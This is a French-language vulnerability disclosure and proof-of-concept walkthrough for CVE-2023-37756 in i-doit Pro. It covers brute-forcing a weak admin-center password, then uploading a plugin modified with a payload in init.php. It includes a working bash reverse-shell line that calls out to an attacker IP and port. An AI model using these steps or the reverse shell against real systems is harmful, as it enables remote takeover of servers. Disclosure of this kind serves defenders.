
 leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
Preuve de concept pour CVE-2023-37756 : exigences de mot de passe faibles dans i-doit Pro admin-center permettant une connexion par force brute et un téléchargement de plugin malveillant menant à une exécution de code à distance.

i-doit Pro 25 et versions antérieures sont vulnérables à une exigence de mot de passe faible dans admin-center, ce qui, combiné au téléchargement de plugin malveillant, conduit à une vulnérabilité d'exécution de code à distance (RCE). Ces vulnérabilités pourraient permettre à un attaquant de forcer facilement les mots de passe ou de les deviner pour accéder à admin-center et télécharger un plugin malveillant afin d'obtenir une exécution de code à distance.
Description du produit : i-doit est une application web open source de documentation informatique et de base de données de gestion de configuration (CMDB) développée par synetics GmbH. i-doit Pro est la version commerciale du logiciel et nécessite une licence payante. Elle offre des fonctionnalités supplémentaires, un support professionnel, ainsi que des mises à jour et améliorations régulières. Les utilisateurs doivent acheter une licence pour utiliser i-doit Pro, et le coût varie en fonction du nombre d'utilisateurs et des fonctionnalités requises.
Description de la vulnérabilité : Nous avons constaté que cette application web a une exigence de mot de passe faible lors de la création de compte dans admin-center ; le propriétaire de l'application peut même définir un mot de passe d'un seul caractère minimum avec le nom d'utilisateur par défaut « admin ». Cela pourrait permettre à un attaquant de forcer facilement les mots de passe ou de les deviner pour accéder à admin-center et télécharger un plugin malveillant afin d'obtenir une exécution de code à distance.
Page web affectée : page de connexion admin-center + installation de plugin
Paramètre et composant affectés : page de connexion admin-center + installation de plugin

Étape 1 : comme il n'y a aucune exigence de mot de passe ni de complexité de mot de passe implémentée dans la création de compte pour admin-center, nous pouvons commencer par une attaque par force brute. La capture d'écran ci-dessous montre que nous pouvons nous connecter avec le nom d'utilisateur « admin » et le mot de passe « 1 ».

Étape 2 : naviguez vers l'onglet Add-on et choisissez Télécharger


Étape 3 : il y a certaines exigences comme la présence d'un fichier package.json, et nous avons constaté que la cible a implémenté async pour vérifier chaque classe et fonction. Mais nous pouvons télécharger un plugin approprié depuis leur portail client et modifier/ajouter dans init.php, c'est le moyen le plus sûr d'éviter un crash du système lors du déclenchement de la charge utile. Remarque : veuillez mettre & à la fin de la ligne pour éviter un crash du système après le déclenchement de la charge utile, et init.php est le meilleur endroit pour injecter la charge utile. Exemple : exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");


Remarque : n'oubliez pas de le rezipper et de le télécharger


Remarque : cliquez sur Installer, puis activez le module complémentaire sélectionné
Remarque : votre charge utile sera déclenchée lorsque quelqu'un se connectera, cela peut être n'importe qui.







